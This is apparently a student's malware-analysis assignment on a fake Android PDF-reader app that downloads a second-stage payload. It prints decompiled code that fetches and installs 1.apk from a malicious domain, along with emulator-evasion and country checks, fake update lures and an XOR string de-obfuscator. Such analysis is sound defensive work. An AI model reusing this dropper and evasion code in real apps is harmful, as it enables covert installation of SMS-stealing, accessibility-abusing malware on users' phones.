Assignment_1_Android_PDF_Viewer_Achilleas_Arampatzis

Assignment 1 Android

We will first use apktool to .xapk. In the manifest.json we see that the apk is split into few apks but the main is com.tragisoap... . Already we can see that there are some "strange" permissions. With the help of jadx-gui we decompile the base .apk "com.tragisoap.fileandpdfmanager.apk".

In the AndroidManifest.xml we can see some suspicious permissions:

```
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" android:maxSdkVersion="28"/>
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
```

So the app can potentially install malicious packages.
Assuming that the app will connect to a server to install the malicious packages we search for "http". Indeed we find 2 strings:

```
public static void a() {
    String str;
    y4.p pVar = new y4.p();
    r.a aVar = new r.a();
    aVar.c("https://befukiv.com/muchaspuchas");
    y4.r a7 = aVar.a();
    r.a aVar2 = new r.a();
    aVar2.c("https://befukiv.com/cortina");
    y4.r a8 = aVar2.a();
```

Searching virustotal for these domains we see that they are related to malware.

Before going further we need to check what are the entry points of the application.

```
public final void onClick(View view) {
    this.f3514f.cancel();
    MainActivity mainActivity = MainActivity.this;
    try {
        Intent intent = new Intent("android.settings.MANAGE_APP_ALL_FILES_ACCESS_PERMISSION");
        intent.addCategory("android.intent.category.DEFAULT");
        intent.setData(Uri.parse(String.format("package:%s", mainActivity.getPackageName())));
        mainActivity.startActivityForResult(intent, 15);
```

this is asking the user to accept access to external storage permission.

Cortina

```
/* loaded from: /home/kali/Downloads/PDF_Reader_File_Manager/other/cortina */
public class ServiceHandler {
    private static final String TAG = "MainServiceJob";

    public static String getHTML(String urlToRead) throws Exception {
        StringBuilder result = new StringBuilder();
        URL url = new URL(urlToRead);
        HttpsURLConnection conn = (HttpsURLConnection) url.openConnection();
        conn.setRequestMethod("GET");
        BufferedReader reader = new BufferedReader(new InputStreamReader(conn.getInputStream()));
```

After the connection with the server and having adjusted all permissions to download more files, the malicious application opens a url connection to download the main malicious 1.apk:

```
try {
    MainLibrary.url.set("https://befukiv.com/1.apk");
    Intent i2 = new Intent(context, MainLibrary.getInstallClass());
    i2.addFlags(268435456);
    context.startActivity(i2);
```

what is interesting is that there are many checks before:

```
private static boolean checkBuildConfig() {
    return Build.MANUFACTURER.contains("Genymotion") || Build.MODEL.contains("google_sdk") || Build.MODEL.toLowerCase().conta
}

private static boolean isManuFacturerGood() {
    String man = Build.MANUFACTURER.toLowerCase();
    return man.contains("samsung") || man.contains("moto");
}


| Build.MODEL.contains("Emulator") || Build.MODEL.contains("Android SDK built for x86") || Ob
```

This suggests that the malware will check to see if it is in a simulated environment and not run. If, however the brand is samsung or moto(?) it will run. Also, before downloading the last apk, it will check for the country and not run on specific ones:

```
if (Build.MODEL != null && !Build.MODEL.isEmpty() && Build.MANUFACTURER != null && !Build.MANUFACTURER.isEmpty()) {
    TelephonyManager tm = (TelephonyManager) context.getSystemService("phone");
    String country = tm.getNetworkCountryIso().isEmpty() ? "uat" : tm.getNetworkCountryIso();
    if (isManuFacturerGood() && !checkBuildConfig()) {
        if (!country.startsWith("es") && !country.startsWith("sk") && !country.startsWith("cz") && !country.startsWitl
            Intent i = new Intent(context, MainLibrary.getMainClass());
            i.addFlags(268435456);
            context.startActivity(i);
            return;
        }
```

Depending the country will also provide a message about "updating"

```
switch (c) {
    case 0:
    case 1:
        return "PDF Reader: File Manager\n Je třeba aktualizovat";
    case 2:
    case 3:
        return "PDF Reader: File Manager\n Treba je posodobiti";
    case 4:
        return "PDF Reader: File Manager\n Muss aktualisiert werden";
    case 5:
        return "PDF Reader: File Manager\n Je potrebné aktualizovať";
    case 6:
        return "PDF Reader: File Manager\n Treba ga ažurirati";
    case 7:
    case '\b':
        return "PDF Reader: File Manager\n Må oppdateres";
    case '\t':
        return "PDF Reader: File Manager\n On päivitettävä";
    case '\n':
        return "PDF Reader: File Manager\n Трябва да се актуализира";
    case 11:
    case '\f':
        return "PDF Reader: File Manager\n Vajab värskendamist";
    case '\r':
        return "PDF Reader: File Manager\n Reikia atnaujinti";
    default:
        return "PDF Reader: File Manager\n Needs to be updated";
}
```

while downloading the malicious code. The app will ask the user to accept trusting downloading from untrusted sources:

```
public void showInstallDialog(Context context) {
    boolean canRequestPackageInstalls = context.getPackageManager().canRequestPackageInstalls();
    if (canRequestPackageInstalls) {
        showNewInstallDialog2(context);
        return;
    }
    Intent intent = new Intent("android.settings.MANAGE_UNKNOWN_APP_SOURCES", Uri.parse("package:" + context.getApplicationCont
    intent.addFlags(268435456);
    context.startActivity(intent);
    Toast.makeText(context, "Grant permission", 0).show();
}
```

After some troubles with the 1.apk I managed to read some of the AndroidManifest by importing the 1.apk in cybershef, taking the hexdump and removing the null bytes:

```
com.zjxyxnvvp.nxvxchltf3.0uses-sdkuses-
permission%android.permission.FOREGROUND_SERVICE
android.permission.INTERNET#android.permission.READ_PHONE_STATE
android.permission.SEND_SMSandroid.permission.RECEIVE_SMS
android.permission.READ_SMS android.permission.USE_BIOMETRIC
android.permission.WRITE_SMSandroid.permission.RECEIVE_MMS
android.permission.WAKE_LOCK)android.permission.USE_FULL_SCREEN_INTENT&android.permissi
on.SYSTEM_ALERT_WINDOW*android.permission.REQUEST_DELETE_PACKAGES%android.permission.QU
ERY_ALL_PACKAGES7android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS)android.permis
sion.RECEIVE_BOOT_COMPLETED.android.permission.REQUEST_PASSWORD_COMPLEXITYapplication
Android Core OS
service&com.zjxyxnvvp.nxvxchltf.niNOIAdiowanOI*com.zjxyxnvvp.nxvxchltf.iaoWNDoianwdoIAW
ND+android.permission.SEND_RESPOND_VIA_MESSAGEintent-filter
```

as it seems the app has some more permissions that should not have.

```
action)android.intent.action.RESPOND_VIA_MESSAGE category
android.intent.category.DEFAULT data sms smsto mms mmsto
activity(com.zjxyxnvvp.nxvxchltf.util.AUInawiOBFA&com.zjxyxnvvp.nxvxchltf.nawIODnaiowdn
a0com.zjxyxnvvp.nxvxchltf.util.nidwoanAIOWDbwaiuBa+com.zjxyxnvvp.nxvxchltf.util.uaiwdBu
aiwbdaD(com.zjxyxnvvp.nxvxchltf.UIDNwaidobaWIODb-
android.permission.BIND_ACCESSIBILITY_SERVICE1android.accessibilityservice.Accessibilit
yService    meta-data
android.accessibilityservice(com.zjxyxnvvp.nxvxchltf.KAopneaoniAoiasM
android.intent.action.MAIN
```

also it gets the bind_accessibility_service which will give to the malware viewing control of everything that is happening on the device.

Going into the classes.dex we see that obfuscation is used:

```java
package juw.khdqwmf.xftkgphgq.fhyu;

import fdx.yyryjhh.loteljwpu.jrqme.CommonUtils;

/* renamed from: juw.khdqwmf.xftkgphgq.fhyu.xrowj */
/* loaded from: /home/kali/Documents/temp/PDF_Reader_File_Manager/other/classes.dex */
public class Const {
    public static String wmvpsjylkomjunuemnomk = CommonUtils.ofgpjppmlrfyke("恊恒恛思恋恑恒恚恙恑恊思恷恙恣恊恒恚恚恬恣思恙恬恷恊恚恒恒", 2);
    public static String odvoepqvervhrhwpxpun = CommonUtils.ofgpjppmlrfyke("恑恂恁", 2);
    public static String erslvlhdhwyiqi = CommonUtils.ofgpjppmlrfyke("恚恒恔恷恩", 2);
    public static String ifqsrmoxkldsotk = CommonUtils.ofgpjppmlrfyke("恁恋恁恙恚恊", 2);
    public static String rytluexmqwrmyvnlrle = CommonUtils.ofgpjppmlrfyke("恇恙恃", 2);
    public static String nvoyhpvsvfsr = CommonUtils.ofgpjppmlrfyke("恐恜恣思恉恙恋恊恋恕恑恑恃思恕恋恑恋恐恛恂恇恕", 2);
    public static String uvxtulgtnpojqhjnxmexm = CommonUtils.ofgpjppmlrfyke("恃恛恇思恃恔恁恁恀恁恃思恛恔恃恇恔恀恀恑恬思恛恩恩恒恇恃恒恇恛恷恊
    public static String notkmygjwgpqutdlsejxp = CommonUtils.ofgpjppmlrfyke("", 2);
    public static String ehsqpiefmxd = "捨□戚\ue684黌躇疊傭躔\udafd□□";
}
```

The malicious app uses xor to produce the real string


```java
public class CommonUtils {
    public static String ofgpjppmlrfyke(String str, int i) {
        try {
            StringBuilder stringBuilder = new StringBuilder();
            for (int j = 0; j < str.length(); j++) {
                stringBuilder.append((char) (str.charAt(j) ^ m0a(i)[j % m0a(i).length]));
            }
            return stringBuilder.toString();
        } catch (Exception e) {
            return "";
        }
    }

    /* renamed from: a */
    private static char[] m0a(int i) {
        switch (i) {
            case 0:
                return new char[]{37469, 12893, 58265, 34626, 61595, 5235, 30980, 36330, 54953, 54553, 35458, 50593};
            case 1:
                return new char[]{12293, 12294};
            case 2:
                return new char[]{24627};
            case 3:
                return new char[]{',', 'w', 65532, 180, 65480, 178, 'K', 131, 'r', 'A', '}', 139, 133, 193, '\f', 169, 'O', 172, 1
            default:
                return new char[0];
        }
    }
```


but I was not able to reconstruct the real string from that code.

At this point I could not find anything else that is substanstial. It was interesting for me that it had some alibaba and alipay folders, but I could not find the exact purpose of the code. Because of the permissions I assume that maybe the obfuscated part is capable of downloading more packages with malicious code.

Dynamic analysis

I lost a lot of time trying to uncompress correctly the 1.apk to read the AndroidManifest.xml. I assumed it had something to do with the header, but I was not able to correct it.
Installing the 1.apk we see that it asks for permissions:





This could potentially affect the user with a keylogger and full access control to the device. But we get an error "unsupported device" because we didn't patch the application and it

detects that we use an emulator.
My next steps would be to patch the application so that it doesn't check for emulator and intercepting the communications with the servers. I assume that it would download another file that would have the real malicious code that would be able to put a keylogger on the device, read and send sms, turn off battery optimisations so that it can run in the background all the time and probably delete the previous files and install new packages.

Summary

The malicious app runs at 4 stages: Firstly the user has to download it and give permission to install more packages. When this is done the app communicates with some servers to download cortina,muchaspuchas and 1.apk. With the help of these files 1.apk can run and ask for more permissions like Accessibility services and foreground permission to work on the background. When these permissions are granted, the app has effectively full viewing control over the device of the user and can install keyloggers, send and receive sms , steal user credentials and biometrics. Some interesting details are that it will only affect certain countries, it uses obfuscation at certain levels and some checks to catch if it is going to run on an emulator.